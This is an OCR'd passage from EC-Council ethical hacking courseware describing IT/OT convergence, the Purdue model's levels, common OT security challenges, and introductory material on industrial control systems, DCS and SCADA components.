


Figure 18.60: IT/OT convergence

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Purdue Model

- The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks
- It consists of three zones: Manufacturing zone (OT) and Enterprise zone (IT) separated by a Demilitarized zone (DMZ). The three zones are further divided into several operational levels

IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

The Purdue Model

The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used conceptual model that describes the internal connections and dependencies of important components in ICS networks. The Purdue model is also known as the Industrial Automation and Control System reference model.

The Purdue model consists of three zones: the manufacturing zone (OT) and enterprise zone (IT), separated by a demilitarized zone (DMZ), which is used to restrict direct communication between the OT and IT systems. The intention behind adding this extra layer is to confine the network or system compromises within this layer and provide uninterrupted production.

The three zones are further divided into several operational levels. Each zone, with associated levels, is described below:

IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

Figure 18.61: Purdue model

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Enterprise Zone (IT Systems)**

  The enterprise security zone is a part of IT, in which supply-chain management and scheduling are performed using business systems such as SAP and ERP. It also locates the data centers, users, and cloud access. The enterprise zone consists of two levels.

  - **Level 5 (Enterprise Network)**

    This is a corporate level network where business operations such as B2B (business-to-business) and B2C (business-to-customer) services are performed. Internet connectivity and management can be handled at this level. The enterprise network systems also accumulate data from all the subsystems located at the individual plants to report the inventory and overall production status.

  - **Level 4 (Business Logistics Systems)**

    All the IT systems supporting the production process in the plant lie at this level. Managing schedules, planning, and other logistics of the manufacturing operations are performed here. Level 4 systems include application servers, file servers, database servers, supervising systems, email clients, etc.

- **Manufacturing Zone (OT Systems)**

  All the devices, networks, control, and monitoring systems reside in this zone. The manufacturing zone consists of four levels.

  - **Level 3 (Operational Systems/Site Operations)**

    In this level, the production management, individual plant monitoring, and control functions are defined. Production workflows and output of the desired product are ensured at this level. Production management includes plant performance management systems, production scheduling, batch management, quality assurance, data historians, manufacturing execution/operation management systems (MES/MOMS), laboratories, and process optimization. Production details from lower levels are collected here and can then be transferred to higher levels or can be instructed by higher-level systems.

  - **Level 2 (Control Systems/Area Supervisory Controls)**

    Supervising, monitoring, and controlling the physical process is carried out at this level. The control systems can be DCSs, SCADA software, Human–Machine Interfaces (HMIs), real-time software, and other supervisory control systems such as engineering works and PLC line control.

  - **Level 1 (Basic Controls/Intelligent Devices)**

    Analyzation and alteration of the physical process can be done at this level. The operations in basic control include "start motors," "open valves," "move actuators," etc. Level 1 systems include analyzers, process sensors, and other instrumentation systems such as Intelligent Electronic Devices (IEDs), PLCs, RTUs, Proportional Integral Derivative (PID) controllers, Equipment Under Control (EUC), and Variable

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Frequency Drives (VFDs). PLC was used in level 2 with a supervisory functionality, but it is used as a control function in level 1.

- **Level 0 (Physical Process)**

  In this level, the actual physical process is defined, and the product is manufactured. Higher levels control and monitor operations at this level; therefore, this layer is also referred to as Equipment Under Control (EUC). Level 0 systems include devices, sensors (e.g., speed, temperature, pressure), actuators, or other industrial equipment used to carry out the manufacturing or industrial operations. A minor error in any of the devices at this level can affect overall operations.

- **Industrial Demilitarized Zone (IDMZ)**

  The demilitarized zone is a barrier between the manufacturing zone (OT systems) and enterprise zone (IT systems) that enables a secure network connection between the two systems. The zone is created to inspect overall architecture. If any errors or intrusions compromise the working systems, the IDMZ holds the error and allows production to be continued without interruption. IDMZ systems include Microsoft domain controllers, database replication servers, and proxy servers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges of OT

1	Lack of visibility	9	Haphazard modernization
2	Plain-text passwords	10	Insecure connections
3	Network complexity	11	Usage of rogue devices
4	Legacy technology	12	Convergence with IT
5	Lack of anti-virus protection	13	Organizational challenges
6	Lack of skilled security professionals	14	Unique production networks / Proprietary software
7	Rapid pace of change	15	Vulnerable communication protocols
8	Outdated systems	16	Remote management protocols

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges of OT

OT plays a vital role in several sectors of critical infrastructure, like power plants, water utilities, and healthcare. Absurdly, most OT systems run on old versions of software and use obsolete hardware, which makes them vulnerable to malicious exploits like phishing, spying, ransomware attacks, etc. These types of attacks can be devastating to products and services. To curb these vulnerabilities, the OT system must employ critical examination in key areas of vulnerability by using various security tools and tactics.

Discussed below are some of the challenges and risks to OT that makes it vulnerable to many threats:

- **Lack of visibility**: Broader cybersecurity visibility in the OT network achieves greater security and so one can rapidly respond to any potential threats. However, most organizations do not have clear cybersecurity visibility, making it difficult for the security teams to detect unusual behaviors and signatures.
- **Plain-text passwords**: Most industrial site networks use either weak or plain-text passwords. Plain-text passwords lead to weak authentication, which in turn leaves the systems vulnerable to various cyber-reconnaissance attacks.
- **Network complexity**: Most OT network environments are complex due to comprising numerous devices, each of which has different security needs and requirements.
- **Legacy technology**: OT systems generally use older technologies without appropriate security measures like encryption and password protection, leaving them vulnerable to various attacks. Applying modern security practices is also a challenge.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Lack of antivirus protection**: Industries using legacy technology and outdated systems are not provided with any antivirus protection, which can update signatures automatically, thus making them vulnerable to malware infections.
- **Lack of skilled security professionals**: The cybersecurity skills gap poses a great threat to organizations, as there is a lack of skilled security professionals to discover threats and implement new security controls and defenses in networks.
- **Rapid pace of change**: Maintaining the pace of change is the biggest challenge in the field of security, and slow digital transformation can also compromise OT systems.
- **Outdated systems**: Most OT devices, such as PLCs, use outdated firmware, making them vulnerable to many modern cyberattacks.
- **Haphazard modernization**: As the demand for OT grows, it must stay up to date with the latest technologies. However, due to the use of legacy components in OT system upgrading and patching, updating the system can take several years, which can adversely affect several operations.
- **Insecure connections**: OT systems communicate over public Wi-Fi and unencrypted Wi-Fi connections in the IT network for transferring control data, making them susceptible to man-in-the-middle attacks.
- **Usage of rogue devices**: Many industrial sites have unknown or rogue devices connected to their networks, which are vulnerable to various attacks.
- **Convergence with IT**: OT mostly connects with the corporate network; as a result, it is vulnerable to various malware attacks and malicious insiders. In addition, the OT systems are IT enabled, and the IT security team does not have much experience with the OT systems and protocols.
- **Organizational challenges**: Many organizations implement and maintain different security architectures that meet the needs of both IT and OT. This can create some flaws in security management, leaving ways for the attackers to intrude into the systems easily.
- **Unique production networks/proprietary software**: Industries follow unique hardware and software configurations that are dependent on industry standards and explicit operational demands. The use of proprietary software makes it difficult to update and patch firmware, as multiple vendors control it.
- **Vulnerable communication protocols**: OT uses communication protocols such as Modbus and Profinet for supervising, controlling, and connecting different mechanisms such as controllers, actuators, and sensors. These protocols lack in-built security features such as authentication, detection of flaws, or detection of abnormal behavior, making them vulnerable to various attacks.
- **Remote management protocols**: Industrial sites use remote management protocols such as RDP, VNC, and SSH. Once the attacker compromises and gains access to the OT network, he/she can perform further exploitation to understand and manipulate the configuration and working of the equipment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to ICS

- ICS is often referred to as a collection of different types of control systems and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes
- An ICS consists of several types of control systems like SCADA, DCS, BPCS, SIS, HMI, PLCs, RTU, IED, etc.
- The operation of ICS systems can be configured in three modes, namely, open loop, closed loop, and manual mode
- ICS systems are extensively used in industries like electricity production and distribution, water supply and waste-water treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages



Introduction to ICS

The Industrial Control System (ICS) is an essential part of every industrial process and critical infrastructure found in industry. A typical ICS represents the information system that controls and supports all types of industrial processes, such as production, manufacturing, product handling, distribution, etc. An ICS often refers to a collection of different types of control systems and their associated equipment, such as systems, devices, networks, and controls used to operate and automate several industrial processes.

An ICS comprises several types of control systems, such as SCADA systems, DCSs, Basic Process Control Systems (BPCSs), Safety Instrumentation Systems (SISs), HMIs, PLCs, RTUs, and IEDs. This technology consists of various components, such as sensors, controllers, and actuators (mechanical, electrical, hydraulic, pneumatic, etc.), that act collectively to achieve an industrial objective.

The process is the part of an ICS system that is mainly responsible for producing the output. The control is the part of an ICS system that includes the instructions needed to obtain the desired output. This control part is either fully automated or may involve human intervention in the process loop. The operation of ICS systems can be configured in three modes, namely open loop, closed loop, and manual loop mode.

- **Open Loop**: The output of the system depends on the preconfigured settings.
- **Closed Loop**: The output always has an effect on the input to acquire the desired objective.
- **Manual Loop**: The system is totally under the control of humans.

The controller (control) of the ICS system is primarily responsible for maintaining compliance with the desired specifications. Generally, ICS systems include multiple control loops, HMIs, and

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

tools used for remote maintenance and diagnostics. The remote management and diagnostics tools are built using various networking protocols. ICS systems are extensively used in industries such as electricity production and distribution, water supply and wastewater treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages. In some industries, ICSs are even distributed physically across multiple locations and their processes may be dependent on each other. In such cases, communication protocols are extensively used for efficient communication between the distributed ICS systems.




Figure 18.62: Components of an ICS





Figure 18.63: ICS architecture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Distributed Control System (DCS)

- DCS is a highly engineered and large-scale control system that is often used to perform industry specific tasks
- It contains a centralized supervisory control unit used to control multiple local controllers, thousands of I/O points, and various other field devices that are part of the overall production process
- It operates using a centralized supervisory control loop (SCADA, MTU, etc.) that connects a group of localized controllers (RTU/PLC) to execute the overall tasks required for the working of an entire production process




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Supervisory Control and Data Acquisition (SCADA)

- SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure
- It provides centralized controlling and monitoring of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and Human Machine Interface (HMI) software

- The SCADA architecture comprises the following hardware:
  - Control server (SCADA-MTU)
  - Communication devices (network cables, radio devices, telephone lines, cables etc.)
  - Field sites distributed geographically consisting of PLCs, RTUs, etc. which are used to monitor and control the operation of industrial equipment



